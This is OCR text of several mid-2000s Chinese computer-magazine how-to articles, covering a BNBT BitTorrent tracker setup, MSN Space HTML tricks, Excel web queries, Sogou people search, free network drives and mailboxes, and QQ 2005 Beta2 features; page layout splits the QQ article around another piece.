u下载地址:http://www.bytelinker.com/download/EasyTracker.zip

此版本属于比特精灵强化版，在程序性能上做了很大改进，加入了 UDP Tracker 功能，进一步增强了程序负载能力。而且增强版为 TCP 连接线程加上了一个 "简易线程池"，很好地提升了性能，并将程序改造为多端口。对页面进行了汉化处理，还结合中国自身国情增加了非常重要的关键字过滤插件。

1.软件安装与使用

下载软件后，如果使用默认参数还不能正常建立自己的发布页，需要编辑配置文件。

第一步:用记事本将 bnbt.cfg 打开，方法是在 bnbt.cfg 上点鼠标右键选择 "打开方式"，在弹出的窗口中选择记事本。

第二步:找到bnbt_force_announce_url=udp://bt.lanspirit.net:2712/announce 这一行。需要将其修改为自己服务器的地址，例如你的网站为 bt.yoursite.com，则为 udp://bt.yoursite.com:2712/announce。当然，直接输入 IP 地址也可以。这样，当用户上传种子文件时，如果种子文件服务器地址不是你的服务器，则程序会自动为种子文件加上你的服务器地址。




图 1

第三步:找到 "bnbt_tracker_title = 欢迎来到比特精灵发布页"，将等号后面的信息换成你自己的吧，这是欢迎语的配置参数。例如 "bnbt_tracker_title = 欢迎来到 softer 的 BT 发布页"(见图 1)。

小提示

几乎所有配置参数都是通过修改 bnbt.cfg 文件来实现的，你可以参阅软件压缩包中的"使用说明.txt"进行详细配置。由于篇幅有限，这里只介绍几个必须修改的地方。

第四步:进入 winnt.system.service 目录后运行 BNBTSS-Install.bat 文件把程序安装成服务(见图 2)。




图 2

2.BT 发布初体验

运行 BNBTSS-Start.bat 文件启动程序，我们的 BT 发布页就制作完成了，这时打开 览器在地址栏处输入你的 IP 地址就可以访问了。例如本机的 IP 地址为 10.91.30.45，则 BT 发布页如图 3 所示。

图 3

这里列出的 10.91.30.45 是内网地址，如果其他访问的用户也在内网中，使用这个地址就可以。如果你的电脑连在公网中，使用公网 IP，例如 ADSL 用户的 61.149.2.52，则其他 Internet 用户就需要使用 61.149.2.52 来访问。

小提示

在软件目录中有一个 restart.bat 文件，我们可以通过运行这个文件实现软件的重启，主要用于修改 bnbt.cfg 之后，使新参数生效。另外，winnt.system.service 目录中还有名为 BNBTSS-Stop.bat(使软件停止服务)和 BNBTSS-Uninstall.bat(卸载该软件)两个工具。

实例:给你的 BT 发布页加个域名

IP 地址不容易记忆，另外很多用户的 IP 地址也不是固定的，这样其他人访问起来很不方便。我们可以借助花生壳来

帮忙。简单地讲，花生壳的作用就是固化动态IP。只要在你的电脑上运行花生壳软件，它就会自动连接到域名服务器上并与某个固定域名挂钩，这样当别人访问该域名时，就可以转向你的电脑。当我们使用自己的电脑做服务器(包括FTP服务器、Web服务器等)时，花生壳都是必不可少的一个工具。要使用花生壳，需要到www.oray.net注册一个新用户，然后申请免费域名，申请的域名即刻生效并投入使用。这样，只要今后你的电脑开着机，再也不用为繁琐的IP发愁啦！

3.配置管理界面

第一步:刚开始我们的站点只有一个用户可以发布种子信息，他就是管理员账户，默认情况用户名为admin，密码为admin888。点主页的“登录”按钮进入管理界面。登录后会看到管理员有五个按钮,分别为“返回发布页”、“注销ADMIN”、“上传文件”、“用户管理”和“系统管理”。我们用到最多的是后面两个按钮(见图4)。



图4

小提示

由于很多人都知道默认用户名是admin，所以笔者建议在建立BT种子发布页面后马上申请一个用户，然后通过admin账户赋予这个用户最高的管理员权限，最后删除原本默认的admin账户，即可最大限度地提高安全性。

第二步:通过“用户管理”我们可以设置所有用户的权限，还可以在适当时候修改密码和注册邮箱地址等信息。通过“系统管理”我们可以监视服务器的运行状态，在必要时可以关闭服务器的tracker。

第三步:当用户上传种子信息时，需要首先在主页注册相应的账户。注册成功后登录即可，在用户界面中通过“上传文件”按钮发布种子信息(见图5)。软件建立的发布页不仅可以显示种子信息，还可以将注释信息和种子讨论地址显示出来，通过讨论帖我们就可以看出某个种子的下载热度了。

小提示

为种子提供的专门讨论的地址不是由本软件提供的，上传者可以选择任何论坛或任何URL。

第四步:上传完毕后就可以开始“做种”了，其他用户访问发布页时就会看到图6的界面了，可以直接下载任何种子。



图5



图6

4.使用技巧一箩筐

该软件安装和使用非常简单，不用任何网页发布工具就能制作自己的BT发布页了，什么IIS，Apache全部抛在脑后，没有了复杂的配置和操作，可以让用户将更多的精力放在种子的制作与发布上。在实际使用中笔者还总结出了几个小技巧，和大家一起分享。

技巧1:为了保证种子发布的安全性，防止有涉及政治和色情的词语出现，需要对种子名进行过滤。

实现方法:在软件目录中有一个filters.txt的文件，通过它可以将非法关键字过滤掉。使用记事本打开这个文件将过滤关键字添加进去即可，每个关键字单独占据一行。

技巧2:打造更自主的BT发布页

默认情况下BT发布页不是特别美观，而且有很多比特精灵的广告，我们要将广告删除，并制作自己的Logo。

实现方法:编辑软件目录下的files→HTML目录里的footer.html与header.html文件，制作自己的HTML文件并起名为footer和header后就可以打造自己的BT发布页了。

总结:BNBT发布页是在国外BNBT版本基础上发展而来的，由比特精灵进行了汉化与升级，很多设置更加符合国内用户使用，功能上也增加了很多实用功能，特别是在搜索BT种子时可以采用中文关键字，为下载提供了极大便利。现在你是否动心了呢？下载软件，加上一分钟，就能搭建自己的BT发布站点啦！

CF [YY21]

■ 小小牛

★★★

我的 MSN Space 就是比你酷

本文可以帮你学到

- 让 MSN Space 支持竖排字
- 网页格式的超完美日志

微软(Microsoft)网页日志(blog)"MSN Space"正式版本推出已经有些时日,由于功能单一,许多网友通过不同方法为其添加功能。在这里首先要感谢名为 Scott 的美国朋友,他开发的工具使我们可以通过编辑日志代码为日志增加特色功能。下来就为大家一一介绍。

首先,选择 IE 览器"查看→工具栏",将"链接(L)"打上钩。然后在地址栏中输入http://cfan.tc169.cn回车,用鼠标右击"Edit It"链接,选择"添加到收藏夹",加入"链接(L)"文件夹中。这时你会在"链接(L)"工具栏内看到一个"Edit It"的链接图标。

接下来就是进入你的 MSN Space 中,添加一篇新日志。在输入内容前,直接点击"链接"中的"Edit It",会发现输入框中多了一些东西。勾选内容框中底部的"用 HTML 创建您的网页。－直接编辑 HTML 格式命令"的选项,这下对于熟悉 HTML 语言的朋友大概是没有什么问题了。对于不熟悉的朋友我为大家准备了相关代码,你只需将其中汉字的内容换成所需要的就行了。

实例 1:背景色随便改

日志前景色会随着不同的模版类型而改变,但用户无法自定义背景色,我们来修改一下,将以下内容复制到内容框中:

<div style="width:100%;height:100%;background-color:#990000;"><p>日志内容</p></div>

只需要将 #990000 改成你所需要的色值即可。至于代码对应的颜色,在 Photoshop 等图像软件中试验即可。

实例 2:立体日志边框

<div STYLE="border-stylE:solid;border-width:5pt; border-color:#xxxxxx">日志内容</div>

Border-left-stylE:solid (double, groove, ridge, inset, outset)定制边框样式,Solid 简单线形边框 Double 简单双线边框 Groove 沟线立体效果边框 Ridge 脊线立体效果边框 Inset 嵌入线立体效果边框 Outset 浮出线立体效果边框

实例 3:我家的日志会唱歌!

添加音乐:<P><IMG height=0 loop=infinite dynsrc=音频文件链接地址 width=0 border=0></P>

添加视频:<P><IMG height=150px width=150px loop=infinite dynsrc=流媒体文件链接></P>

Loop 控制循环播放的次数,infinite 时是无限循环,0 时是不循环,循环次数只需键入相应数字即可。目前流媒体文件只支持 ASF、WMV,或 MOV,不支持 RM。

实例 4:文字特效妙妙妙!(见图 1)

阴影:<FONT style="COLOR: #xxxxxx; FILTER: shadow(color=black); FONT-FAMILY: 宋体; FONT-SIZE: 20pt; WIDTH: 100%"><B>日志内容</B></FONT>




图 1

发光:<FONT style="COLOR: #xxxxxx; FILTER: glow(color=black); FONT-FAMILY: 华文彩云; FONT-SIZE: 20pt; WIDTH: 100%"><B>日志文字</B></FONT>

模糊:<FONT color=#xxxxxx style="FILTER: blur(add=1, direction=40, strength=10); FONT-SIZE: 30px; FONT-WEIGHT: bolder; WIDTH: 200px">日志文字</FONT>

竖排文字(见图2):<DIV style="FONT-SIZE: 9pt; WRITING-MODE: tb-rl; TEXT-ALIGN: left"><p>日志文字</P></DIV>



图 2

Writing-Mode 参数值为tb代表文字排列从上到下,rl代表从右到左通过使用以上代码。

实例 5:滚动文本框

这可以帮我们解决大篇幅日志占据页面的情况(见图3)。代码请到http://www.newhua.com/cfan/200513/roll.rar下载。



图 3

火速链接

如果你想了解更多有关MSN Space的内容,可以参看本刊2005年第6期《微软Spaces:分享空间 分享生活》一文。

CF [YY22]

Excel：我也是抓站大师！

★★★

■ LX

在 览网页时，你一定会不时看到一些需要保存的数据信息。这些信息或许是一个完整的表格，或许是一段文字，如果要保存这类信息，我们常用的方法就是拖动鼠标，选中这些信息，然后用Ctrl＋C组合键复制文字，然后再保存到Word、Excel当中去。

这样的步骤算不上麻烦，但如果要求你在一个个内容丰富的大网页(比如新浪、网易、Sohu首页)中频繁地复制、粘贴，一定会让你感到疲劳和浪费时间。有什么好办法呢？用"Ctrl+A"全选后复制所有文字？粘贴后你会发现麻烦更大，因为所有文字都堆在一起了！找专门的抓站软件吗？太小题大做了吧！

实例:抓取新浪首页不同位置内容

第一步:打开IE，访问新浪首页http://www.sina.com.cn/。

第二步:在网页左侧或右侧的空白处点击鼠标右键，在菜单中选择"导出到Microsoft Office Excel"。注意，不要在文字链接之间的空白处点右键，而是应该在完全没有任何网页内容的地方点右键(见图1)。



图1

第三步:这时Excel会启动，并出现一个"新建Web查询"的窗口。稍等片刻，等待这个窗口中显示出了完整网页，左下角会出现"完毕"字样。注意观察网页，你会发现网页被分割成了很多小的表格，每个表格的左上角有一个小的箭头标志(见图2)。

第四步:双击窗口最上方标题栏，最大化窗口。依次找到要收藏的内容，然后按下该位置左上角的箭头，使它变成绿色的对勾。然后按下下方的"导入"按钮(见图3)。

第五步:在弹出窗口中选择放置位置，然后按下"确定"按钮，文字、表格信息就可以自动导入Excel了。字体格式、颜色自动处理为Excel默认的样式，表格也会被放到适当的单元格中(见图4)。这样，就有效避免了直接复制粘贴网页造成一些无法识别的格式、链接信息加入网页，同时提高了导入速度。



图2



图3




图4

你知道吗?

如何不将网页格式带入Office文档中?

当你在 览器中复制一段内容，然后粘贴到Word、Excel中，会将一些网页格式直接照搬进来，这可能不是我们希望的，因为它会增大文件体积，也不利于加工整理。其实，你只要不用"Ctrl+V"来粘贴，而是选择Word、Excel中的"编辑→选择性粘贴→文本"来进行粘贴就可以了。

CF [YY23]

把失去的缘分搜回来

★★

■ 四川 逍遥小小

前不久，傻蛋到外地旅游，飞机上偶遇一PLMM，两人一见如故，大有"相见恨晚"的感觉。经过两个多小时的飞行，两人似乎已经相处得非常融洽。不过，这个粗心的傻蛋偏偏在分别的时候忘记了要电话，也没抄下人家的QQ号码……等醒悟过来后，傻蛋几乎气得晕了过去:"我只知道她叫傻姑，家在桃花岛，其他一概不知……茫茫人海，要再次相遇，简直是痴人说梦!"受了刺激的傻蛋从此变得寡言少语，大伙都说他害了相思病，直到有一天，事情有了转机……

机会就在转角处——搜狗人物搜索站点登场

一位经常行走江湖的朋友告诉傻蛋:"你可以去搜狗碰碰运气，该站点有专门的'人物搜索'(http://people.sogou.com/index.html)功能。"提到搜索引擎，傻蛋当然知道，不过他只用过Google和百度(见图1)。



图1

搜狗人物搜索是搜狗的特色功能。既然是"人物搜索"，自然就是用来"找人"的。那么我们用它来找哪些人最合适呢?

★名人:如果查找的对象是一个名人，那么搜狗会在搜狐人物频道(http://people.business.sohu.com/person/pnews.html)中进行搜索，并给出结果页面。从实际试用效果来看，不管是政治、经济、外交、娱乐等多个领域的名人，都能在搜狗中找到。

★年轻网民:能搜到名人的资料信息，一点都不稀罕，Google也能办到。搜索"年轻网民"的信息资料，这才是搜狗人物搜索的特色。实际上它是通过搜索Chinaren和搜狐校友录(http://alumni.sohu.com/)中登记的资料来达到目的的，而对于"年轻网民"来说，多数都在Chinaren校友录中拥有同学录并登记过。因此，通过它搜索到的结果具有很强的可信度。

小提示

除了搜狗提供人物搜索功能外，其他还有一些站点有类似功能:

★新浪查博士:主要提供名人的搜索，对于在名人库资料中没有找到相关结果的，则转为新浪的搜索引擎中搜索，地址为:http://cha.sina.com.cn/tools/people/。

★高搜网:主要提供名人搜索，其人物库相对比较匮乏，很多人在这里搜索不到，地址为:http://www.gaosou.com。




图2

★LYCOS People:功能非常强大，该搜索引擎会根据关键字扫描页面的代码，对结果进行最佳匹配。支持人物名、邮箱、所在地区，甚至电话号码等搜索条件，地址为:http://www.lycos.com/?tab=people(见图2)。

缘来是你——用人物搜索找人

了解了人物搜索站点的来弄去脉后，傻蛋有些迫不及待了，马上打开搜狗人物搜索站点:http://people.sogou.com/index.html,心想:只要PLMM的校友录在Chinaren，那我就肯定能找得到她了。

输入关键字，点击"搜索人物"按钮，结果让傻蛋傻了眼:搜索结果太多了,怎么地球上这么多叫"傻姑"的女孩子(见图3)?!总不能一个个去问吧?这跟直接到桃花岛找她没什么区别，如何缩小"包围圈"呢?



图3

第一步:既然知道傻姑来自桃花岛，那就在搜索结果页面的左侧"按地区"栏中找到浙江省(桃花岛在浙江)，点击进入后就可以看到该省中名叫"傻姑"的所有结果了。

小提示

在页面左侧"最近浏览历史"栏中可以看到我们访问过的所有人员记录，想再次访问则直接单击人物名即可，勾选某人物名后单击"删除"可以清除该记录。

第二步:缩小结果范围后，我们可以看到每个结果都由学校名和班级名组成，如果他加入了多个校友录班级，则将显示所有加入的班级。点击任意一个链接即可进入对方所在的班级了。

傻蛋在查找来自"浙江"名叫"傻姑"的PLMM时，搜索结果只有几个，接下来问题就好解决了，只需进入这几个班级进行询问即可。说到这里，故事终于有了完美的结局:傻姑也在找傻蛋，只不过她不知道用"人物搜索"这个妙招，找也只能消极地找了。

如果你有失散多年的老友，不妨也来试试人物搜索吧，或许你会看到奇迹的发生……CF [YY24]

“大块头”要有“大智慧”

——玩转网络硬盘和大容量邮箱

★★

■ 逍遥小小　Jay

˝网络U盘˝渐渐盛行，Gmail的诞生又带来了一股大容量邮箱旋风。钱包鼓了，吃饭的时候却不知道该吃什么好，到底今天吃粤菜还是川菜，或者西餐？同样，网络U盘和大容量邮箱这样的好东东多了，问题也就随之来了——两者之间你该做何选择？什么样的情况下该用那家网站提供的相关服务呢？

终极辩论:网络硬盘 VS. 大容量邮箱

有人说大容量邮箱是网络硬盘的终结者，有人说大容量邮箱不过是邮件服务商玩的数字游戏，看来各有各的说法。为了让大家心里有数，我们先来进行一个简短的辩论赛吧！

正方观点：大容量邮箱必然终结网络硬盘

反方观点：大容量邮箱是过眼云烟而已

主持人：为了尽可能地直切要害，我们直接请正方和反方阐述他们支持大容量邮箱或网络硬盘的理由，也就是两者的优势所在。

正方：

★大容量邮箱可以方便地与好友共享文件，对方接收也很简单，不需多余设置。而网络硬盘如果不事先告知对方，他根本不知道如何获取你共享的文件，而且操作也烦琐。此外，网络硬盘常常会对某个文件设置“存活周期”，一旦超过这个时间，服务器将删除你上传的文件，而邮箱就不存在这个问题。

★目前大容量邮箱普遍超过1GB，有的甚至2GB、10GB，与多数网络硬盘仅几十或者几百兆空间相比，更具容量优势（见图1）。




图1

★大容量邮箱多为大网站提供，如Gmail、雅虎邮箱、126.com等，在服务上有保障，不用担心哪天自己存放的文件被“血洗”了；而提供网络硬盘的网站多不是特别有名气的站点。

反方：

★大容量邮箱虽然容量出色，但我们真正用了多少呢？它的瓶颈在于允许使用的附件容量太小了，一般最多不超过30MB，而且即便你的邮箱附件容量可以很大，还得考虑是不是会撑爆别人的邮箱。反观网络硬盘，多数都不限制文件大小，我们可以上传整部电影或者大型软件。

★上传到邮箱的文件只能自己用用，没法提供给别人下载，除非你把密码告诉别人。

★网络硬盘操作简单，而且可以上传文件夹，比起邮箱用附件的形式来分享文件，网络硬盘管理起来要轻松得多（见图2）。




图2

主持人：把正反双方对大容量邮箱和网络硬盘的讨论综合起来，我们可以看出，实际上两者之间的关系还是“粤菜和川菜”的关系，没有优与劣，只有适合与不适合，大家可以按需选择。比如，对小文件可以优先考虑邮箱，对短期内大文件分享，则可以优先考虑网络硬盘。不过，如果能够将两者结合起来，扬长补短，效果岂不更好？

特别的选择给特别的你

——大容量邮箱和网络硬盘“奥斯卡”

下面笔者根据不同的需求为目前流行的大容量邮箱和网络硬盘——颁发˝奥斯卡˝金奖：

1.最大空间奖:FilesBak.Com

获奖理由：该站点（http://www.filesbak.com）提供单个文件

不限大小上传，且支持网通、电信、铁通三种网络类型，你可以根据自己的网络情况选择最快速度的服务器上传文件。上传文件之后可以获得一个提取码，要提取文件只需要输入提取码可以获得文件下载的真实地址，根据该地址即可使用 FlashGet 等软件进行下载，支持断点续传。

缺点点拨:文件只在服务器上保留 20 天，超过时间自动删除。

本奖项提名名单:

★无限存:http://www.flashsave.com，对免费用户提供 10GB 存储空间，对单个文件大小无特别限制，永久保存文件，每个月最多下载 1GB 文件。可以支持跟其他"无限存"用户共享文件，可以在线播放媒体文件，提供 blog、相册等附加功能(见图 3)。




图 3

★SteamLoaD:http://www.streamload.com/，对免费用户提供 10GB 存储空间，每月只能下载 100MB 数据，单个上传文件最大不超过 100MB。

★ K65:http://www.k65.net，对免费用户提供无限量的存储空间和无限量邮箱，单个文件大小不作限制，邮件最大附件大小不作限制，文件保存期限为 30 天，超过该期限的文件会被自动删除。

2.最快速度奖:中国活动通信

获奖理由:该站点(http://www.mofile.com)文件上传和下载速度很快，为免费用户提供 32MB 的空间用于长期保存文件，512MB 空间保存 3 天文件，上传、下载文件的大小都无特别限制。可以共享给任何人，通过 16 位提取码即可提取文件(见图 4)。

缺点点拨:长期存放文件容量仅 32MB，接力站空间仅 512MB，设置小了点，而享受更多空间的服务需要付费。

本奖项提名名单:

★3621 邮箱:http://www.3621.com，免费邮箱服务，最大空间为 3126MB，单个附件最大容量为 20MB，支持 POP3 和 SMTP，提供防病毒和反垃圾邮件功能。

★永硕网络硬盘:http://www.ys168.com，文件上传速度很快，对免费用户空间大小为 20MB，单个文件最大为 3MB。



图 4

3.最大附件奖:YouSendIt

获奖理由:该站点(http://www.yousendit.com)提供了最大 1GB 附件的发送功能，只需填写收件人 E-mail 地址(Recipient's Email Address)即可(见图 5)。




图 5

缺点点拨:由于该站点是国外站点，文件上传速度稍微有点慢。

本奖项提名名单:

★ WebDisk:http://rlcode.com/webdisk/index.html，对免费用户提供 100MB 存储空间，单个文件上传文件最大 50MB，上传速度非常快，永久保存文件，可以随意提取文件。

★ ChinaMofilE:http://www.chinamofile.com，对免费用户提供单次 web 上传最大 800MB 空间，单次 E-mail 方式上传最大 50MB 空间，速度非常快，文件保存周期为 5 天。

4.最方便使用奖:QQ 网络硬盘

获奖理由:QQ 人人都有，QQ 网络硬盘也是唾手可得，只需要点击"网络硬盘"标签，同意腾讯公司的网络硬盘使用协议即可。

缺点点拨:对 QQ 普通用户只提供 16MB 空间，对 Tencent Messenger 普通用户提供 32MB 空间。

QQ 2005 Beta2 沸腾出炉啦！

★★★

■ LX

随着QQ版本不断更新，功能越来越丰富，虽然随之而来的是那不断臃肿的“身材”，但这种遗憾很快就被新体验带给我们的惊喜所冲淡。现在，QQ2005 Beta2又发布了！

敢为天下先——百变空间

新版QQ推出了全新的Q-Zone，功能更加丰富，除可以让用户打造更加个性化的QQ空间外，还有更多更 、更精彩的节目在等着我们去发掘！

1.我的布局我做主(见图1)

以前，虽然Q-Zone中提供的主页面已经非常漂亮，但用户无法对界面布局进行更改。这就好比在进行房屋装修时，只能贴贴瓷砖、挂挂壁画却不能对自己的房间摆设进行调整一样。不过，现在终于可以和这种遗憾说再见了！全新的Q-Zone支持自定义单元模块和界面布局，只要用鼠标稍加



图1

5.最有存储保障奖:IBackup

获奖理由:该站点(http://ibackup.grids.cn/index.html)提供1GB文件存储空间，对于上传文件，将"打碎"后存放在多个服务器上，具有很强的安全性，不用担心你上传的文件因为服务提供商的问题而丢失。而其提供ibackup软件更是提供了定时备份功能，最大限度地保证了存储的安全性。

缺点点拨:需要安装站点提供的ibackup软件。

6.最具亲和力奖:Vdisk

获奖理由:Vdisk的网络硬盘很特别，它不像其他网络硬盘一样是在网页上操作的，而是安装在"我的电脑"下面的，这样我们就可以像是在本地电脑一样操作它了。Vdisk免费提供了100MB大小的空间，在官方网站(http://www.vdisk.cn/sign)注册账号和安装插件(插件下载地址:http://www.vdisk.cn/download/VDISK_Install.exe)，完成后在我的电脑下面就可以看见多出一个名为"VDisk"的硬盘，使用起来和本地硬盘没什么区别，十分方便。

7.终身成就奖:网络E盘

获奖理由:该站点(http://www.myfile.name)结合了大容量邮箱和网络硬盘的优势，能让你将自己的126.com和tom.com邮箱转变为非常容易管理的网络硬盘。文件永久存储，且可以共享给其他网络E盘用户。下载文件需要提供提取码。

缺点点拨:目前只支持126.com和tom.com邮箱，单个上传文件的大小不得大于30MB。

大容量邮箱=网络硬盘

——邮箱转网络硬盘工具大汇总

目前市面上有很多工具能够让相关的大容量邮箱变成自己的网络硬盘来使用，这在以往的文章中有不少介绍。由于其使用大都类似，而且比较简单，所以笔者不再赘述，下面将目前主流的多容量邮箱及将其转化为存储空间的工具信息列举在下表中，大家只需按图索 即可。

附表

邮箱	相关工具	下载地址	备注
Gmail	Gmail tool	http://www.iseezone.com/blog/up/1114889355.rar	/
hotmail	RoamDrive	http://www.roamdrive.com/download.html	该程序也支持MSN、Gmail邮箱
Yahoo! mail	BQYAHOO	http://blog.csdn.net/wwfttelne/	该程序已经停止更新
任意支持POP3的邮箱	网络U盘	http://www2.997.cn/996/k/cr-wlub.rar	如果文件大小超过附件限制，可自动切割

小提示

让Gmail成为2GB网络硬盘的方法

表中介绍了Gmail tool，利用它可以让我们的Gmail 2GB多的空间变成一个网络硬盘。不过这并非一个工具，而是一些php文件，所以要享受该功能，你需要有能够支持PHP的空间才行。下面笔者简单介绍一下使用方法:

第一步:下载该压缩包后解压，编辑config.php文件，在“@gmail.com”前填入你的Gmail账号，在下面的“password”后面设置为gmail登录密码。

第二步:上传解压后的四个PHP文件到你的主页空间。接下来访问www.gmail.com，用自己的Gmail账户登录，在页面的左边点击“标签”创建一个新标签，命名为share。

第三步:将要分享或者上传的文件以附件的形式保存在邮件中，并将该邮件贴标签为share。完成后我们只需要访问自己上传网页即可，不用输入任何用户名和密码直接通过鼠标右键选择另存为就可以下载文件了。

CF [YY25]

“指点”，就可以将首页上的单元模块任意拖动、重叠、隐藏、变色，或者根据自己的喜好加入自定义单元模块，爱怎么折腾就怎么折腾，还怕设计不出超酷的首页来？！

2.种盆花藤来寻宝

在全新改版的Q-Zone中，用户可以领养自己喜欢的植物，每个植物都有阳光、雨露、营养、爱心四个指数。其中，阳光与Q-Zone的访问量相关，你的Q-Zone人气越旺，花藤获得的阳光就越多；而雨露与回复帖子的数量相关，营养与装饰程度相关，爱心与发布信息、获得奖励等相关。因此，只有不断耕耘自己的空间，扩大知名度，指数才会越高，花藤的生长也就会越茂盛。当花藤达到一定的级别时，还可以结出各种各样超酷的果实，送给我们神秘的宝藏呢！

3.和QQ完美结合

还记得MSN Spaces和MSN Messenger之间的“亲密无间”吗？现在，QQ和Q-Zone也已经紧密结合在了一起！我们只要将自己关注的Q-Zone加入关注列表，这样当登录QQ后，就会收到关注列表中更新概况，点击还可以查看详细的信息(见图2)。




图2

同时，如果你的好友也拥有自己的Q-Zone，那么一旦他的Q-Zone有更新，好友人头像旁边会出现一个更新标志，点击就能看到好友的最新内容了。另外，当自己的Q-Zone中有人回复时，我们可以从QQ上第一时间得到通知，点击即可查看(见图3)。




图3

另外，我们还可以将自己的相片用精美的镜框和装饰物合成一个效果非凡的大头贴挂在Q-Zone，保准让访问者大呼“酷”！背景音乐、多媒体插件、音乐盒……所有的这些，无一不深深地烙上“个性”的印痕，你还有理由拒绝它吗？

养只宠物来呵护

想在QQ中拥有属于自己的宠物吗？想成为宠物家族史上的开始鼻祖吗？现在，只要是QQ2005 Beta2的用户就有机会哦！

登录http://pet.qq.com/egg/egg_index.htm，输入自己的QQ号码和密码，选择金蛋或者银蛋，砸开后如果运气好就可以砸中Q宝贝(见图4)！



图4

此时，只要你重新登录QQ，系统会提示你已经是QQ宠物的用户，下载相应的支持程序后，点击面板下方的Q宠图标即可启动Q宠宝贝，接下来用你的爱心去呵护它吧(见图5)！


图5

小灵通号码轻松登录

QQ的“与时俱进”让我们佩服不已，小灵通刚刚实现和手机的短信互通不久，QQ2005 beta2便支持小灵通号码登录了。我们只要在登录窗口中单击“QQ号码”旁边的下拉箭头，从中选择“小灵通号码”即可用小灵通号码来登录QQ了！



图6

魔法表情DIY

记得QQ的魔法表情刚推出来的时候，很多用户都为之疯狂，笔者也因此收到了不少极具“震撼效果”的魔法表情，吓了个够呛。而新版QQ大有将魔法表情进行到底的味道，这次还推出了DIY文字表情的功能。

在QQ聊天窗口中部的工具栏上单击“魔法表情”按钮即可进入到魔法表情页面，其中有一个DIY栏目，进入该栏目中后，我们只要单击要发送的魔法表情，便会在发送表情前弹出一个输入框，在其中输入想要给对方说的话，对方收到后就可在表情中看到你写的文字，是不是超酷？

除了以上的功能外，QQ2005 Beta2还对界面、通讯录、个人资料等都进行了一定的更新，用户使用起来也更加的得心应手。而全新的QQ音乐、USB电话的支持又让用户感受到了潮流时尚。因此，别再犹豫了，赶紧升级你的QQ吧！ CF [YY26]

终日游荡在网上的流浪者，该到哪去寻找一个心灵归宿呢？

1 分钟建个“迷你小窝”

★★

■北京　山村野菇　选题推荐　徐建

老网民一定还记得当前 Chinaren 推出的〝主页大巴〞服务吧？简单注册即可拥有个人主页，这曾是那个年代网民的梦想。如今主页大巴早已灰飞烟灭，终日游荡在网上的流浪者，又该到哪去寻找一个心灵的归宿呢？笔者最近发现一个名叫〝赛我〞(http://www.cyworld.com.cn)的站点，它让我重新有了〝成家立页〞的冲动……

在“赛我”能玩些什么？

